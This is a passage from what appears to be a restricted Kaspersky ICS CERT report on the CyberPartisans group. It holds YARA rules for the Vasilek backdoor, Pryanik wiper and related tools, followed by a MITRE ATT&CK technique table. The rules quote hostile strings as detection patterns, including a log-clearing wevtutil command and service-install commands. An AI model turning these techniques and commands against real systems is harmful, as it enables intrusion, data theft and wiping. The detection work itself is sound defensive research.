MULTISCANNER OR SHARE ON ANY THREAT INTEL PLATFORM"
        last_modified = "2024-09-08"
        version = "1.1"
        hash = "efc753fa65b0fbb3e4e79d63d4d3bf82"

    strings:
        $a1 = "tg_api.c"
        $a2 = "telecbot.c"
        $a3 = "MOUSE_BACK"
        $a4 = "#RESTARTED SUCCESSFULLY"
        $a5 = "clear-commands"
        $a6 = "CLEAR_OLD_UPDATES"

    condition:
         (uint16(0) == 0x5A4D) and (filesize < 2000000) and (all of ($a*))
}
```

mozov test

© 2024 AO KASPERSKY LAB

```
rule apt_BY_CyberPartisans_Vasilek2
{
    meta:
        description = "Rule to detect CyberPartisans obfuscated Vasilek
backdoor"
        author = "Kaspersky ICS CERT"
        copyright = "Kaspersky ICS CERT"
        distribution = "DISTRIBUTION IS FORBIDDEN. DO NOT UPLOAD TO ANY
MULTISCANNER OR SHARE ON ANY THREAT INTEL PLATFORM"
        last_modified = "2024-09-18"
        version = "1.0"
        hash = "EFD2266B65DC29F90B9B69107588134F"

    strings:
        $a1 = "kill_except"
        $a2 = "#UPLOAD"
        $a3 = "screenshot"
        $a4 = "key_on"
        $a5 = "lclick"
        $a6 = "track_window"
        $a7 = "#RESTARTED SUCCESSFULLY"
        $b1 = {0F BE 87 ?? ?? ?? 00 50 FF 15 ?? ?? ?? 00 83 C4 04 89 D9 D2
C0 8B 4C 24 18 32 04 19 88 04 1E 47 3B 3C 24}

    condition:
   (uint16(0) == 0x5A4D) and ((4 of ($a*)) or $b1)
}

rule apt_BY_CyberPartisans_Vasilek3
{
    meta:
        description = "Rule to detect CyberPartisans obfuscated Vasilek
backdoor generic rule"
        author = "Kaspersky ICS CERT"
        copyright = "Kaspersky ICS CERT"
        distribution = "DISTRIBUTION IS FORBIDDEN. DO NOT UPLOAD TO ANY
MULTISCANNER OR SHARE ON ANY THREAT INTEL PLATFORM"
        last_modified = "2024-09-18"
        version = "1.0"
        hash = "2E1A9E6E32484A117116DF642FDBB2BB"

    strings:
        $a1 = {83 F8 02 89 C6 BA 03 00 00 00 0F 44 F2 85 C0 B8 01 00 00 00
0F 44 F0 8B 54 24 28 85 D2 89 74 24 24 0F 84 96 00 00 00 8B 02 85 C0 0F 88
C8 00 00 00 8D 04 80 8D 04 41 83 C0 D0 89 02 E9 9A 00 00 00}
        $b1 = {A1 ?? ?? ?? 00 8B 15 ?? ?? ?? 00 33 15 ?? ?? ?? 00 21 C8 29
D0 3B 05 ?? ?? ?? 00 73 ?? 8B 35 ?? ?? ?? 00 33 35 ?? ?? ?? 00 B8 AE 31 5E
CA 31 D2 F7 F6 03 05 ?? ?? ?? 00 92 B5 9B BD 21 CB E3 B6 3D 88 6B 77 16 76
?? EB}
   $c1 = "GetKeyNameTextA"
   $c2 = "GetClipboardData"
   $c3 = "GetComputerNameA"
   $c4 = "Process32Next"
   $c5 = "EnumDisplayMonitors"
```

THIS IS A RESTRICTED DOCUMENT.
DO NOT DISTRIBUTE TO ANYONE OUTSIDE OF THE
KASPERSKY ICS INTELLIGENCE CUSTOMER BASE

© 2024 AO KASPERSKY LAB

```
    condition:
         (uint16(0) == 0x5A4D) and $a1 and ($b1 or (all of ($c*)))
}

rule apt_BY_CyberPartisans_loader
{
    meta:
        description = "Rule to detect CyberPartisans Vasilek backdoor
loader"
        author = "Kaspersky ICS CERT"
        copyright = "Kaspersky ICS CERT"
        distribution = "DISTRIBUTION IS FORBIDDEN. DO NOT UPLOAD TO ANY
MULTISCANNER OR SHARE ON ANY THREAT INTEL PLATFORM"
        last_modified = "2024-09-18"
        version = "1.0"
        hash = "F72E9453C6B9044FBE5BAC9B5EE4E65F"

    strings:
        $a1 = "Failed to enumerate sessions"
        $a2 = "<session_id> <command with arguments>"
        $a3 = "SeTcbPrivilege"
        $a4 = "Failed to get user token from session"
        $a5 = "Failed to impersonate user."
        $a6 = "winsta0\\default"

    condition:
         (uint16(0) == 0x5A4D) and (all of them)
}

rule apt_BY_CyberPartisans_Pryanik
{
    meta:
        description = "Rule to detect CyberPartisans Pryanik wiper"
        author = "Kaspersky ICS CERT"
        copyright = "Kaspersky ICS CERT"
        distribution = "DISTRIBUTION IS FORBIDDEN. DO NOT UPLOAD TO ANY
MULTISCANNER OR SHARE ON ANY THREAT INTEL PLATFORM"
        last_modified = "2024-09-16"
        version = "1.0"
        hash = "6A04323930B8D9EFC819BDAD7CBB15D6"

    strings:
        $a1 = {0F B7 07 0F B7 4F 02 01 C1 0F B7 57 06 01 CA B8 66 82 00 00
29 D0 0F BE 0E}
        $b1 = "ZemanaAntiMalware"
        $b2 = "wevtutil.exe cl Security"
        $b3 = "Windows"

    condition:
   (uint16(0) == 0x5A4D) and (filesize < 500000) and $a1 and (any of ($b*))
}

rule apt_BY_CyberPartisans_Gost
{
```


© 2024 AO KASPERSKY LAB

```
    meta:
        description = "Rule to detect Gost tunneling tool CyberPartisan's
custom builds"
        author = "Kaspersky ICS CERT"
        copyright = "Kaspersky ICS CERT"
        distribution = "DISTRIBUTION IS FORBIDDEN. DO NOT UPLOAD TO ANY
MULTISCANNER OR SHARE ON ANY THREAT INTEL PLATFORM"
        last_modified = "2024-09-16"
        version = "1.0"
        hash = "4A5EB4BCD4CA4E024DCB608D5E0C2DDD"

    strings:
        $a1 = "GostTunelServer"
        $a2 = "payload"

    condition:
         (uint16(0) == 0x5A4D) and (pe.checksum == 0) and
(pe.linker_version.major == 3) and (pe.linker_version.minor == 0) and
(pe.timestamp == 0) and (all of ($a*))
}

rule apt_BY_CyberPartisans_SeekDNS
{
    meta:
        description = "Rule to detect CyberPartisans obfuscated SeekDNS
tool"
        author = "Kaspersky ICS CERT"
        copyright = "Kaspersky ICS CERT"
        distribution = "DISTRIBUTION IS FORBIDDEN. DO NOT UPLOAD TO ANY
MULTISCANNER OR SHARE ON ANY THREAT INTEL PLATFORM"
        last_modified = "2024-09-27"
        version = "1.0"
        hash = "FFB8CA6267860182FC18853CDAE7C28E"

    strings:
        $a1 = {0F BE 87 ?? ?? ?? 00 50 FF 15 ?? ?? ?? 00 83 C4 04 89 D9 D2
C0 8B 4C 24 18 32 04 19 (8B 4C 24 1C 32 01 88 | 88) 04 1E 47 3B 3C 24 B8 00
00 00 00 0F 4D F8 43 EB}
        $a2 = "GetSystemTimePreciseAsFileTime"

    condition:
         (uint16(0) == 0x5A4D) and (filesize < 50000) and (all of them)
}

rule apt_BY_CyberPartisans_installers
{
    meta:
        description = "Rule to detect CyberPartisans malicious software
installers"
        author = "Kaspersky ICS CERT"
        copyright = "Kaspersky ICS CERT"
        distribution = "DISTRIBUTION IS FORBIDDEN. DO NOT UPLOAD TO ANY
MULTISCANNER OR SHARE ON ANY THREAT INTEL PLATFORM"
        last_modified = "2024-09-27"
```

mercury_test

© 2024 AO KASPERSKY LAB

```
        version = "1.0"
        hash = "8CE8DF9CA659D0678F0236CB13FE8505"

    strings:
        $a1 = "actions= restart/60000/restart/120000/restart/240000 reset=
1"
        $a2 = "sc failureflag FortiGateUpdate 1"
        $a3 = "binPath= \"C:\\Windows\\System32\\svchost.exe"
        $a4 = "type= share start= auto"
        $a5 = "/v ServiceDll /t REG_EXPAND_SZ /d"
        $a6 = "reg add \"HKLM\\SOFTWARE\\Microsoft\\Windows
NT\\CurrentVersion\\Svchost\" /v"

    condition:
        (uint16(0) == 0x5A4D) and (all of them)
}

rule apt_BY_CyberPartisans_ServiceInstaller
{
    meta:
        description = "Rule to detect CyberPartisans malicious service
installers"
        author = "Kaspersky ICS CERT"
        copyright = "Kaspersky ICS CERT"
        distribution = "DISTRIBUTION IS FORBIDDEN. DO NOT UPLOAD TO ANY
MULTISCANNER OR SHARE ON ANY THREAT INTEL PLATFORM"
        last_modified = "2024-09-29"
        version = "1.0"
        hash = "9BBBC01EE96D575DCFC2137FD319A379"

    strings:
        $a1 = "StartServiceCtrlDispatcherA"
        $a2 = "ConnectNamedPipe"
        $a3 = "SetSecurityDescriptorDacl"
        $a4 = "DeleteCriticalSection"

    condition:
        (uint16(0) == 0x5A4D) and (filesize < 50000) and (pe.timestamp == 0)
and (pe.sections[0].raw_data_offset == 0x200) and (all of them)
}

rule apt_BY_CyberPartisans_3proxy
{
    meta:
        description = "Rule to detect CyberPartisans obfuscated 3proxy tool"
        author = "Kaspersky ICS CERT"
        copyright = "Kaspersky ICS CERT"
        distribution = "DISTRIBUTION IS FORBIDDEN. DO NOT UPLOAD TO ANY
MULTISCANNER OR SHARE ON ANY THREAT INTEL PLATFORM"
        last_modified = "2024-10-04"
        version = "1.0"
        hash = "3f9883d764190220ab347a6d2675d9ec"
```

monzo / test

© 2024 AO KASPERSKY LAB

```
    strings:
        $a1 = "-N(EXTERNAL_IP)"
        $b1 = {0F BE 87 ?? ?? ?? 00 50 FF 15 ?? ?? ?? 00 83 C4 04 89 D9 D2
C0 8B 4C 24 18 32 04 19 88 04 1E 47 3B 3C 24}
        $b2 = {FF 15 ?? ?? ?? 00 83 C4 04 89 C3 89 E8 99 6A 08 59 F7 F9 89
D1 0F B6 D3 B0 08 28 C8 D3 E3 89 C1 D3  EA 09 DA}
        $b3 = "Knondiv1Rabbit"

    condition:
         (uint16(0) == 0x5A4D) and (filesize < 200000) and ($a1) and (any of
($b*))
}
```

Appendix II – attack description according to MITRE ATT&CK

The table below describes all tactics, techniques and procedures identified in the process of analyzing the activity described in this report in accordance with the MITRE ATT&CK nomenclature.

Tactic	Technique number	Technique name and description
Reconnaissance	**T1589.002**	**Gather Victim Identity Information: Email Addresses** The attackers collected email addresses for carrying out phishing mailings
	T1592.002	**Gather Victim Host Information: Software** The attackers collected information about the software used to mask malicious attachments in phishing emails
Resource Development	**T1583.001**	**Acquire Infrastructure: Domains** The attackers registered domain names for malware command and control servers
	T1583.003	**Acquire Infrastructure: Virtual Private Server** The attackers rented VPS for malware command and control servers
	T1587.001	**Develop Capabilities: Malware** The attackers prepared Vasilek backdoor, Pryanik wiper and other software
	T1585.002	**Establish Accounts: Email Accounts** The attackers created email accounts for later use in phishing
	T1583.002	**Acquire Infrastructure: DNS Server** The attackers created their own DNS servers to control DNSCat2 tool
	T1585.001	**Establish Accounts: Social Media Accounts**

THIS IS A RESTRICTED DOCUMENT.
DO NOT DISTRIBUTE TO ANYONE OUTSIDE OF THE KASPERSKY ICS INTELLIGENCE CUSTOMER BASE

© 2024 AO KASPERSKY LAB

		The attackers created Telegram accounts for communication with Vasilek backdoor
	T1588.002	**Obtain Capabilities: Tool** The attackers obtained many tools for network traffic proxying and tunneling
	T1588.006	**Obtain Capabilities: Vulnerabilities** The attackers used vulnerable kernel mode drivers (BYOVD)
Initial Access	**T1566.001**	**Phishing: Spearphishing Attachment** The attackers used trojanized software installers as attachments of phishing emails
Execution	**T1204.002**	**User Execution: Malicious File** The attackers attempted to get victims to launch malicious attachments delivered via phishing emails
	T1059.003	**Command and Scripting Interpreter: Windows Command Shell** CMD-script was used to launch DNSCat2
Persistence	**T1133**	**External Remote Services** The attackers used remote administration tools to create a backup communication channel
	T1078.002	**Valid Accounts: Domain Accounts** The attackers started malware on behalf of used who was logged in the infected system
	T1543.003	**Create or Modify System Process: Windows Service** Trojanized software installers from phishing emails creates a Windows service to start DNSCat2 malware
Privilege Escalation	**T1134.001**	**Access Token Manipulation: Token Impersonation/Theft** Vasilek loader used token impersonation to launch Vasilek backdoor on behalf of another user
	T1134.002	**Access Token Manipulation: Create Process with Token** Vasilek loader can launch Vasilek backdoor with given access token
	T1547.006	**Boot or Logon Autostart Execution: Kernel Modules and Extensions** Pryanik wiper installs and loads vulnerable driver (BYOVD) to perform operations with processes and disks with kernel mode access
	T1078.002	**Valid Accounts: Domain Accounts** The attackers used stolen domain accounts credentials to run malware with administrator privileges

THIS IS A RESTRICTED DOCUMENT.
DO NOT DISTRIBUTE TO ANYONE OUTSIDE OF THE
KASPERSKY ICS INTELLIGENCE CUSTOMER BASE

© 2024 AO KASPERSKY LAB

	T1068	**Exploitation for Privilege Escalation** The attackers used vulnerabilities in legitimate kernel mode driver to control it from malicious user mode application
	T1543.003	**Create or Modify System Process: Windows Service** The attackers created system services to run malicious tools e.g. DNSCat2
Defense Evasion	**T1140**	**Deobfuscate/Decode Files or Information** The attackers encrypts payload of malware executable files
	T1134.001	**Access Token Manipulation: Token Impersonation/Theft** Vasilek loader steals legitimates' user token
	T1134.002	**Access Token Manipulation: Create Process with Token** Vasilek loader has ability to run payload with stolen token
	T1027.002	**Obfuscated Files or Information: Software Packing** The attackers used packers on malware executable files
	T1027.010	**Obfuscated Files or Information: Command Obfuscation** The attackers used encryption mode for DNSCat2 that allow to hide commands from CnC
	T1027.007	**Obfuscated Files or Information: Dynamic API Resolution** Vasilek backdoor used dynamic API resolution to obscure its code
	T1036.005	**Masquerading: Match Legitimate Name or Location** The attackers put malware to legitimate applications folders to hide malware files
	T1036.004	**Masquerading: Masquerade Task or Service** DNSCat2 used fake Fortinet service name and description to hide system infection
	T1006	**Direct Volume Access** Pryanik wiper uses vulnerable kernel mode driver (BYOVD) to work directly with hard drives
	T1480.001	**Execution Guardrails: Environmental Keying** Cyberpartisans' malware checks hostname and works only on target system
	T1564.002	**Hide Artifacts: Hidden Users** The attackers used dedicated tool to create hidden users
	T1562.001	**Impair Defenses: Disable or Modify Tools** Pryanik wiper uses vulnerable kernel mode driver (BYOVD) to stop security solutions processes

THIS IS A RESTRICTED DOCUMENT.
DO NOT DISTRIBUTE TO ANYONE OUTSIDE OF THE
KASPERSKY ICS INTELLIGENCE CUSTOMER BASE

© 2024 AO KASPERSKY LAB

	T1562.002	**Impair Defenses: Disable Windows Event Logging** Evlx tool has ability to disable Windows event logging
	T1070.001	**Indicator Removal: Clear Windows Event Logs** Pryanik wiper clears Windows event logs
	T1070.009	**Indicator Removal: Clear Persistence** Cyberpartisans' malware has ability to remove its files from infected system
	T1027.009	**Obfuscated Files or Information: Embedded Payloads** Cyberpartisans' malware has embedded payloads inside its executable files
	T1027.013	**Obfuscated Files or Information: Encrypted/Encoded File** Executable files of Cyberpartisans' malware usually encrypted
	T1078.002	**Valid Accounts: Domain Accounts** The attackers used stolen credentials to hide their activity
	T1070.006	**Indicator Removal: Timestomp** The attackers changes creation time on vulnerable driver
Credential Access	**T1056.001**	**Input Capture: Keylogging** Vasilek backdoor has ability to log keystrokes on the infected system
	T1040	**Network Sniffing** Inveigh has ability to extract NTLM hashes from network traffic
	T1003.001	**OS Credential Dumping: LSASS Memory** The attackers used tools like Mimikatz to dump credentials from lsass.exe process memory
	T1555.005	**Credentials from Password Stores: Password Managers** LaZagne tool has ability to steal credentials from KeePass databases
	T1555.003	**Credentials from Password Stores: Credentials from Web Browsers** SharpChromium tool has ability to steal credentials from browsers databases
Discovery	**T1033**	**System Owner/User Discovery** The attackers collect information about user sessions on the infected host
	T1135	**Network Share Discovery** The attackers deploy malware using discovered SMB shares
		Application Window Discovery

morozov test

© 2024 AO KASPERSKY LAB

	T1010	Vasilek backdoor has ability to identify active window and get its title
	T1018	**Remote System Discovery** The attackers scanned the network for available hosts
	T1518.001	**Software Discovery: Security Software Discovery** Pryanik wiper checks the presence of Microsoft and Kaspersky security solution on infected host
	T1082	**System Information Discovery** The attackers used malware to collect information about infected system
	T1016.001	**System Network Configuration Discovery: Internet Connection Discovery** The attackers used ping command to check if infected system has an internet connection
	T1049	**System Network Connections Discovery** The attackers used ipconfig and netstat commands to collect information about network connections on the infected system
	T1057	**Process Discovery** The attackers used malware that has ability to collection information about processes running in the infected system
	T1046	**Network Service Discovery** The attackers used SeekDNS tool to find availiabe DNS servers
	T1120	**Peripheral Device Discovery** Pryanik wiper uses vulnerable kernel mode driver (BYOVD) to enumerate hard drives
	T1083	**File and Directory Discovery** The attackers executed dir command using backdoors to get list of files in specified folder
Lateral Movement	**T1570**	**Lateral Tool Transfer** The attackers moved their tools laterally within the corporate network
	T1021.006	**Remote Services: Windows Remote Management** The attackers used PSExec, PowerShell and WMI scripts to infect remote systems
	T1021.002	**Remote Services: SMB/Windows Admin Shares** The attackers deployed malware to default SMB shares using stolen credentials of legitimate domain accounts

THIS IS A RESTRICTED DOCUMENT.
DO NOT DISTRIBUTE TO ANYONE OUTSIDE OF THE
KASPERSKY ICS INTELLIGENCE CUSTOMER BASE

© 2024 AO KASPERSKY LAB

Collection	**T1119**	**Automated Collection** The attackers used backdoors to automatically collect information about compromised system
	T1005	**Data from Local System** The attackers used backdoors that has ability to send files from infected system
	T1056.001	**Input Capture: Keylogging** Vasilek backdoor can log keystrokes on the victim's machine
	T1113	**Screen Capture** Vasilek backdoor can capture screenshots of the victim's desktop
	T1115	**Clipboard Data** Vasilek backdoor can steal information from clipboard
Command and Control	**T1071.001**	**Application Layer Protocol: Web Protocols** Vasilek backdoor communicates with Telegram API using HTTPS protocol
	T1071.004	**Application Layer Protocol: DNS** DNSCat2 uses DNS tunneling for CnC communications
	T1573.001	**Encrypted Channel: Symmetric Cryptography** DNSCat2 uses a custom encryption algorithm for CnC communications
	T1573.002	**Encrypted Channel: Asymmetric Cryptography** Vasilek backdoor communicates with Telegram API using TLS encryption
	T1090.001	**Proxy: Internal Proxy** The attackers established proxy servers on infected hosts inside compromised enterprise network
	T1219	**Remote Access Software** The attackers used remote access tools e.g. VNC and Aspia for backup communication channels
	T1132.001	**Data Encoding: Standard Encoding** DNSCat2 tool uses URL encoding for requests
	T1008	**Fallback Channels** The attackers uses several malicious programs and tools on one infected system to establish fallback channels
	T1665	**Hide Infrastructure** The attackers used CloudFlare service to hide IP addresses of DNSCat2 CnC servers

morozov test

© 2024 AO KASPERSKY LAB

	T1105	**Ingress Tool Transfer** DNSCat2 tool and Vasilek backdoor has the ability to download additional payloads onto an infected machine
	T1571	**Non-Standard Port** The attackers used non-standard ports for internal proxy-servers
	T1572	**Protocol Tunneling** The attackers used dedicated tools for network traffic tunneling over other protocols e.g. VPN protocols
Exfiltration	**T1020**	**Automated Exfiltration** The attackers collected information automatically using backdoors
	T1041	**Exfiltration Over C2 Channel** The attackers collected information automatically using communication channel between DNSCat2 and CnC server
	T1029	**Scheduled Transfer** Vasilek backdoor connects to CnC server at specified time intervals
	T1048.002	**Exfiltration Over Alternative Protocol: Exfiltration Over Asymmetric Encrypted Non-C2 Protocol** Vasilek backdoor sends data to Telegram API server using asymmetric encryption
	T1567	**Exfiltration Over Web Service** Vasilek backdoor sends data to Telegram API server
Impact	**T1491**	**Defacement** The attackers carried out changes to the content of the website of the attacked organization
	T1561.001	**Disk Wipe: Disk Content Wipe** The attackers performed data destruction using Pryanik wiper
	T1489	**Service Stop** The attackers stated that they managed to disrupt the technological process of the boiler shop

moroz test

© 2024 AO KASPERSKY LAB

Kaspersky Industrial Control Systems Cyber Emergency Response Team (Kaspersky ICS CERT) is a global project of Kaspersky aimed at coordinating the efforts of automation system vendors, industrial facility owners and operators, and IT security researchers to protect industrial enterprises from cyberattacks. Kaspersky ICS CERT devotes its efforts primarily to identifying potential and existing threats that target industrial automation systems and the industrial internet of things.

Kaspersky ICS CERT

ics-cert@kaspersky.com

morozov_test

© 2024 AO KASPERSKY LAB